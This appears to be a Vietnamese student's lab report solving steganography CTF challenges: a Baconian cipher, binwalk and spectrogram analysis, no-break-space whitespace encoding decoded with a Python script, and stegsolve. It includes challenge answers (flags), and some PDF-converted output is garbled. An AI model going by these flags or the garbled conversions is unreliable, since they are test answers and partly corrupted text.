wherE ShOUld onE ReAlLy lOoK fOr tHis flag
```

- TH 1: A được đại diện bởi chữ cái viết thường


Từ chuỗi wherE ShOUld onE ReAlLy lOoK fOr tHis flag, nhóm em chuyển đổi thành chuỗi mã hoá: AAAAB BABBA AAB BAABAA ABAB ABA ABAA AAAA

- TH 2: B được đại diện bởi chữ cái viết thường


Từ chuỗi wherE ShOUld onE ReAlLy lOoK fOr tHis flag, nhóm em chuyển đổi thành chuỗi mã hoá: BBBBA ABAABB BBA ABBABB BABA BAB BABB BBBB

- Thực hiện giải mã chuỗi mã hoá Baconian cipher vừa tìm được

- Với chuỗi BBBBA ABAABB BBA ABBABB BABA BAB BABB BBBB



- Với chuỗi: AAAAB BABBA AAB BAABAA ABAB ABA ABAA AAAA



⇒ Flag cần tìm: BYDELTA

## G. KỊCH BẢN 7

### Kịch bản 07. Thực hiện phân tích, tìm thông tin ẩn giấu:

- Tài nguyên: kb07-res (Tìm thông tin ẩn giấu trong Em-Gai-Mua-Huong-Tram.mp3, capture-the-flag.png)
- Đầu tiên, nhóm thử phân tích bằng công cụ stegsolve sẵn có nhưng không có phát hiện gì.
- Nhóm sẽ thử sử dụng công cụ binwalk.

```
(bun㉿kali)-[~/Downloads/nt334]
$ binwalk capture-the-flag.png

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0             0x0           PNG image, 1024 x 574, 8-bit/color RGBA, non-interlaced
54            0x36          Zlib compressed data, default compression
3149          0xC4D         Zlib compressed data, default compression
```


⇒ Có file nén ẩn trong ảnh.

- Nhóm sẽ trích xuất file ẩn bằng option -e như sau:


```
(bun㉿kali)-[~/Downloads/nt334]
$ binwalk -e capture-the-flag.png

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0             0x0           PNG image, 1024 x 574, 8-bit/color RGBA, non-interlaced
54            0x36          Zlib compressed data, default compression
3149          0xC4D         Zlib compressed data, default compression
```

- Sau khi trích xuất nhóm có được file \_capture-the-flag.png.extracted



- Mở ra xem bên trong file này có gì.





## Lab 1: Memory Forensics

- Bên trong file trích xuất được nhóm nhận được 2 file .zlib. Tiếp tục phân tích file .zlib và trích xuất chúng.

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zlib compressed data, default compression
3095	0xC17	Zlib compressed data, default compression

- ⇒ Nhưng không thu được manh mối gì, cũng như không tìm thấy flag.
- Thủ dùng một công cụ khác, nhóm sẽ dùng đến công cụ SonicVisualizer.
- Chuyển sang phân tích file nhạc, chúng ta để ý thấy file nghe có vài đoạn bị rè nghe không rõ nên sẽ dùng tool để phân tích sóng.
- Với view mặc định là Waveform, chúng ta không phát hiện manh mối gì nên sẽ thử chuyển sang các view khác
- ⇒ Phát hiện chuỗi lý tự có vẻ là flag khi xem với view Spectrogram



- ⇒ Tìm được flag: matesctf{sp3ctr0gr@m\$\_b3uty}

## H. KỊCH BẢN 8

### Kịch bản 08. Thực hiện phân tích, tìm thông tin ẩn giấu:

- Tài nguyên: LoveLetter.txt
- Yêu cầu – Gợi ý: Có gì đó đáng ngờ trong bức thư tình mà bạn đang đọc. Nhân viên điều tra cũng nghĩ rằng bức thư tình này chứa một thông điệp bí mật nào đó. Hãy tìm thông điệp được ẩn giấu (flag). Flag có dạng “FLAG-\*”
- Link CTF: <https://ringzer0ctf.com/challenges/215>
- Thủ phân tích file được cho bằng công cụ strings xem bên trong có gì.

```

Debian 11.x 64-bit
File Actions Edit View Help
$ cd Downloads/nt334
(bun㉿kali)-[~/Downloads/nt334]
$ ls
LoveLetter.txt 'New Empty File' solve.py stegsolve.jar
(bun㉿kali)-[~/Downloads/nt334]
$ strings LoveLetter.txt
I went
to the park today,
a lot of
fish. Fish are
cool,
but they aren't my
favorite animal!! The monkey is a
good animal,
so is the Blue-Tounged
Skink,
I rarely get
to see
those
at the
park! All of
this
makes me sad,
just encourages
to travel more. I'll
start researching where in
world I
see these animals
their natural habitat
start visiting them! Sounds
like
a good
time,
I'll
update here with
plans. It might be a long
while
though, because I
so busy with
work
and never have time
do the
actual
things I want
do! Oh to be
and to never go out for working.

```

- ⇒ Có thể thấy có nhiều đoạn bị tách thành nhiều dòng, trong khi đáng lẽ ở văn bản gốc thì chúng là 1 đoạn liền nhau
- Thủ xem văn bản dưới dạng hexa để thấy được cả các ký tự không thể in ra (Có thể dùng phần mềm HxD):
  - \*Để cho dễ nhìn thì chúng ta sẽ dùng web tool sau để xem văn bản với chế xem được cả ký tự không thể in (ký tự này sẽ hiện thị dưới dạng hexa theo cú pháp: U+hexa\_code)

## View non-printable unicode characters

Online tool to display non-printable characters that may be hidden in copy&pasted strings.

Please paste the string here:

```
I went to the park today, saw a lot of fish. Fish are cool, but they aren't my favorite animal!! The monkey is a good animal, so is the Blue-Tounged Skink, but I rarely get to see those at the park! All of this makes me sad, but just encourages me to travel more. I'll start researching where in the world I can see these animals in their natural habitat and start visiting them! Sounds like a good time, I'll update here with my plans. It might be a long while though, because I get so busy with work and never have time to do the actual things I want to do! Oh to be me, and to never go out for
```

Show me the characters

```
I ·went U+A0 to ·the ·park ·today, U+A0 saw U+A0 a ·lot ·of U+A0 fish. ·Fish ·are U+A0 cool, U+A0 but ·they ·aren't ·myU+A0 favorite ·animal!! ·The ·monkey ·is ·aU+A0 good ·animal, U+A0 so ·is ·the ·Blue-ToungedU+A0 Skink, U+A0 but U+A0 I ·rarely ·get U+A0 to ·see U+A0 those U+A0 at ·theU+A0 park! ·All ·of U+A0 this U+A0 makes ·me ·sad, U+A0 but U+A0 just ·encourages U+A0 meU+A0 to ·travel ·mo re. ·I'll U+A0 start ·researching ·where ·in U+A0 the U+A0 world ·I U+A0 can U+A0 see ·these ·animals U+A0 in U+A0 their ·natural ·habitatU+A0 andU+A0 st art ·visiting ·them! ·Sounds U+A0 like U+A0 a ·goodU+A0 time, U+A0 I'11U+A0 u pdate ·here ·withU+A0 myU+A0 plans. ·It ·might ·be ·a ·longU+A0 whileU+A0 tho ugh, ·because ·I U+A0 get U+A0 so ·busy ·withU+A0 workU+A0 and ·never ·have ·ti me U+A0 toU+A0 do ·theU+A0 actual U+A0 things ·I ·wantU+A0 toU+A0 do! ·Oh ·to be U+A0 me, U+A0 and ·to ·never ·go ·out ·for ·working. U+A0 Well, U+A0 at ·least U+A0 theU+A0 peopleU+A0 at ·my ·companyU+A0 areU+A0 nice! ·Working ·there ·is ·fun, ·and ·I U+A0 doU+A0 get ·to ·do ·some ·things ·with ·friendsU+A0 throu ghU+A0 work, ·but ·I ·still ·wish ·I ·couldU+A0 makeU+A0 friendsU+A0 with ·th ose ·monkeysU+A0 and ·skinks! ·Well, U+A0 I U+A0 guess ·it'sU+A0 official: ·I U+A0 shall ·travel! ·Not U+A0 just U+A0 the ·rantU+A0 fromU+A0 this ·blog ·po st, ·but U+A0 anU+A0 actual ·thing ·I ·willU+A0 do. ·Well, U+A0 I'11U+A0 show ·you ·guysU+A0 allU+A0 the ·pictures ·anways. ·DidU+A0 youU+A0 know ·that U+A0 a ·monkeyU+A0 is ·either ·goingU+A0 toU+A0 be ·a ·CercopithecoidU+A0 o r ·a ·Platyrrhynce?? ·It'sU+A0 true! U+A0 and ·theirU+A0 areU+A0 264 U+A0 spe cies ·of ·monkeyU+A0 thatU+A0 are ·known. U+A0 SureU+A0 is ·a ·lotU+A0 of U+A0 them! ·But ·skinksU+A0 areU+A0 also ·cool, ·thereU+A0 areU+A0 over ·12 00 ·differentU+A0 species ·ofU+A0 skink! ·Skins ·areU+A0 lizards, U+A0 but U+A0 they ·look ·moreU+A0 like ·snakes ·withU+A0 legsU+A0 toU+A0 me! ·But ·I ·guess ·sinceU+A0 skinksU+A0 have ·a ·tailU+A0 andU+A0 snakes ·don't.... ·Oh U+A0 I U+A0 don't ·know! ·I ·loveU+A0 animalsU+A0 of ·all ·kinds, U+A0 can't U+A0 evenU+A0 pick ·favorites. ·I'mU+A0 sorry ·fish, U+A0 youU+A0 guys ·are ·good ·animalsU+A0 too. U+A0 ha ·ha, ·alright, U+A0 I'11U+A0 stop ·myU+A0 ra nting. CR LF  
CR LF  
--EndU+A0 journal ·entry
```

1518 characters, 1651 bytes

- ⇒ Khoảng trắng trong văn bản gốc không chỉ được biểu diễn bởi 0x20 (mã hexa của ký tự “space” bình thường) mà còn được biểu diễn bởi 0xA0 (đây là mã hexa của ký tự non-printable là no-break space )
- Tìm xem ý nghĩa của việc dùng no-break space. Vì đây là lá thư bí mật trong cuộc thi ctf nên chúng ta thử tìm kiếm bằng các từ khoá liên quan như sau:

## Lab 1: Memory Forensics

Showing results for **CTF invisible space**  
Search instead for [CTF invisible space](#)

Videos :

 Unicode ZERO WIDTH Spaces to HIDE SECRET MESSAGES ...  
YouTube · John Hammond  
May 25, 2018

⇒ Đây là video giải thích cách dùng Zero-Width Spaces để giấu message của 1 chuyên gia CTF (từng là một trong những người tổ chức CTF)

Unicode Steganography with Zero-Width Characters - Rerizon  
Default characters used for steganography are U+200C, U+200D, U+202C, and U+FEFF.  
U+200B(ZERO WIDTH SPACE) is deleted in Gmail when sending a mail from ...

 InfoSec Write-ups  
<https://infosecwriteups.com/nahamcon-2022-ctf-write-up/> ::

NahamCon 2022 CTF Write-up: “No Space Between Us” ...  
May 4, 2022 — In this blog post, I will share my solution to the “No Space Between Us” challenge (written by @Kkevsterrr) and try to describe my thought process.

⇒ Write up về thử thách khá giống kịch bản 8

- Từ những hướng dẫn tìm được trong video và write up, chúng ta biết được rằng ký tự Zero-Width sẽ đại diện cho 1 bit (0 hoặc 1). Tập hợp tất cả các ký tự Zero-Width theo thứ tự xuất hiện, chúng ta sẽ thu được thông điệp ẩn dưới dạng mã nhị phân.
- Thực hiện tìm thông điệp trong lá thư theo hướng dẫn trên.
- Xem lá thư dưới format hexa:

## Lab 1: Memory Forensics

```
I went U+A0 to the park today, U+A0 saw U+A0 a lot of U+A0 fish. Fish are
U+A0 cool, U+A0 but they aren't my U+A0 favorite animal!! The monkey is
a U+A0 good animal, U+A0 so is the Blue-Tounged U+A0 Skink, U+A0 but U+A0
I rarely get U+A0 to see U+A0 those U+A0 at the U+A0 park! All of U+A0 this
U+A0 makes me sad, U+A0 but U+A0 just encourages U+A0 me U+A0 to travel mo
re. I'll U+A0 start researching where in U+A0 the U+A0 world I U+A0 can
U+A0 see these animals U+A0 in U+A0 their natural habitat U+A0 and U+A0 st
art visiting them! Sounds U+A0 like U+A0 a good U+A0 time, U+A0 I'll U+A0 u
pdate here with U+A0 my U+A0 plans. It might be a long U+A0 while U+A0 tho
ugh, because I U+A0 get U+A0 so busy with U+A0 work U+A0 and never have ti
me U+A0 to U+A0 do the U+A0 actual U+A0 things I want U+A0 to U+A0 do! Oh to
be U+A0 me, U+A0 and to never go out for working. U+A0 Well, U+A0 at least
U+A0 the U+A0 people U+A0 at my company U+A0 are U+A0 nice! Working there
is fun, and I U+A0 do U+A0 get to do some things with friends U+A0 throu
gh U+A0 work, but I still wish I could U+A0 make U+A0 friends U+A0 with th
ose monkeys U+A0 and skinks! Well, U+A0 I U+A0 guess it's U+A0 official: I
U+A0 shall travel! Not U+A0 just U+A0 the rant U+A0 from U+A0 this blog po
st, but U+A0 an U+A0 actual thing I will U+A0 do. Well, U+A0 I'll U+A0 show
you guys U+A0 all U+A0 the pictures anyways. Did U+A0 you U+A0 know that
U+A0 a monkey U+A0 is either going U+A0 to U+A0 be a Cercopithecoid U+A0 o
r a Platyrhynce?? It's U+A0 true! U+A0 and their U+A0 are U+A0 264 U+A0 spe
cies of monkey U+A0 that U+A0 are known. U+A0 Sure U+A0 is a lot U+A0 of
U+A0 them! But skinks U+A0 are U+A0 also cool, there U+A0 are U+A0 over 12
00 different U+A0 species of U+A0 skink! Skins are U+A0 lizards, U+A0 but
U+A0 they look more U+A0 like snakes with U+A0 legs U+A0 to U+A0 me! But I
guess since U+A0 skinks U+A0 have a tail U+A0 and U+A0 snakes don't... Oh
U+A0 I U+A0 don't know! I love U+A0 animals U+A0 of all kinds, U+A0 can't
U+A0 even U+A0 pick favorites. I'm U+A0 sorry fish, U+A0 you U+A0 guys are
good animals U+A0 too. U+A0 ha ha, alright, U+A0 I'll U+A0 stop my U+A0 ra
nting. CR LF
CR LF
--End U+A0 journal entry
```

1518 characters, 1651 bytes

- ⇒ Chỉ có một ký tự Zero-Width là 0xA0 (non-break space) đại diện cho bit 1 hoặc 0 mà thông điệp phải là 1 chuỗi bit 0 và 1. Do nếu chuỗi chỉ có mỗi bit 0 hoặc bit 1 thì sẽ không có ý nghĩa về mặt nội dung, ngữ nghĩa.
- Vì Zero-Width liên quan tới space nên trong trường hợp này ký tự space bình thường (0x20) cũng được xem là Zero-Width.
- Thực hiện giải mã thông điệp theo hướng dẫn:
  - o Bước 1: Trích xuất các ký tự Zero-Width trong lá thư (bỏ đi hết các ký tự còn lại).
  - o Bước 2: Xoá đi hết các ký tự non-printable (có thể còn tồn tại sau quá trình trích xuất).
  - o Bước 3: Chuyển đổi Zero-Width thành các bit nhị phân
 

Có 2 Trường hợp:

    - TH1: noreakSpaceCharacter='\u00A0'=0  
breakSpaceCharacter='\u0020'=1
    - TH2: noreakSpaceCharacter='\u00A0'=1  
breakSpaceCharacter='\u0020'=0
    - Thủ cả 2 để tìm được flag
  - o Bước 4: Lấy chuyển nhị phân tìm được chuyển đổi sang format ASCII
- Source code giúp lấy được thông điệp ở dạng nhị phân

## Lab 1: Memory Forensics

```

1#!/usr/bin/env python
2# -- coding: utf-8 --
3import os, sys
4raw_file = open(r"C:\Users\ADMIN\Downloads\resources\kb8\LoveLetter.txt", "r")
5raw_letter=raw_file.read()
6#Mã hexa của ký tự non-printable "No-break Space" là 0xA0
7nbreakSpaceCharacter='\u00A0'
8#Mã hexa của ký tự space bình thường là 0x20
9breakSpaceCharacter = '\u0020'
10
11#Trích xuất ký tự nbreakSpaceCharacter và breakSpaceCharacter ra từ văn bản gốc
12def extract_special_chars(raw_text):
13    #khởi tạo giá trị ban đầu cho biến extractedText = '', sau đó thêm các ký tự được trích xuất vào
14    """Ý nghĩa hàm trích xuất: với I đại diện cho mỗi ký tự trong văn bản, nếu mã decimal của i = 32 (tức là ký tự breakspace) hoặc mã decimal của i > 128 (tức là ký tự không thuộc bảng ASCII) thì thêm ký tự mà i đại diện vào biến extractedText, ngược lại thì thêm ký tự "|" (dùng để phân cách các ký tự được trích xuất để dễ nhìn hơn, optional)
15    """
16    extractedText= ''.join([i if (ord(i) == 32 or ord(i) > 128) else '|' for i in raw_text])
17    return extractedText
18
19#Xóa đi toàn bộ các ký tự non-printable còn lại
20def remove_line_breaks(text):
21    text=text.replace('\n','').replace('\r','').replace('|','')
22    return text
23
24#chuyển đổi ký tự thành bit nhị phân (code này là TH2)
25def get_binary_string(unicode_string):
26    binary_string = unicode_string.replace(nbreakSpaceCharacter, '1').replace(breakSpaceCharacter,'0')
27    return binary_string
28

```

Kết quả:

```

C:\WINDOWS\system32\cmd. + ^
0100011001001100010000101000111001011010011000110001101100110001101110011000001100110011000110110011000110000
001101110011000000110000001100000011000100110101001101100011000101100110001101001100011011100110011001100101
00111001001110000110011000110011000110011000110011000110011000110011000110011000110011000110011001100101
Press any key to continue . . .

```

- Để cho tiện thì chúng ta sẽ dùng webtool

### ASCII to Hex ...and other free text conversion tools

Text (ASCII / ANSI)	Binary	
FLAG- 3b6f70fcf070009561f5276fe98fc9c 6	0100011001001100010000101000111001011010011000110001101100110001101110011000001100110011000110110011000110000 00110111001100000011000000110001001101010011011000110001011001100011010011000110111001100110011001100101 0011100100111000011001100011001100011001100011001100011001100011001100011001100011001100011001100101 01100000110011000110011000110011000110011000110011000110011000110011000110011000110011000110011000110000 011000110000001101110011000 Convert    Highlight Text	
Hexadecimal	BASE64	Decimal
46 4c 41 47 2d 33 62 36 66 37 30 66 66 66 66 66 66 66 66 66 66 66	RkxBRy0zYjZmNzBrM2YwNzAwMD	70 76 65 71 45 51 98 54 102 55 48 102 102 102 102 102 102 102 102 102 102 102


- ⇒ Tìm được flag với Trường hợp 2
- ⇒ Flag: 3b6f70fcf070009561f5276fe98fc9c6

### I. KỊCH BẢN 9

#### Kịch bản 09. Thực hiện phân tích, tìm thông tin ẩn giấu:

- Tài nguyên: transmission.png
- Yêu cầu – Gợi ý: Tìm thông điệp được ẩn giấu bằng các công cụ đã học trong buổi này.


- Sau khi xem ảnh, chúng ta thấy ảnh bị khuyết vài chỗ do đó chúng ta xem tìm cách để khôi phục ảnh để tìm flag/manh mối gì đó.



- Thử dùng tool stegsolve

```
(bun㉿kali)-[~/Downloads/nt334]
$ java -jar stegsolve.jar
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

- Tìm thấy flag khi đổi chế độ màu ảnh

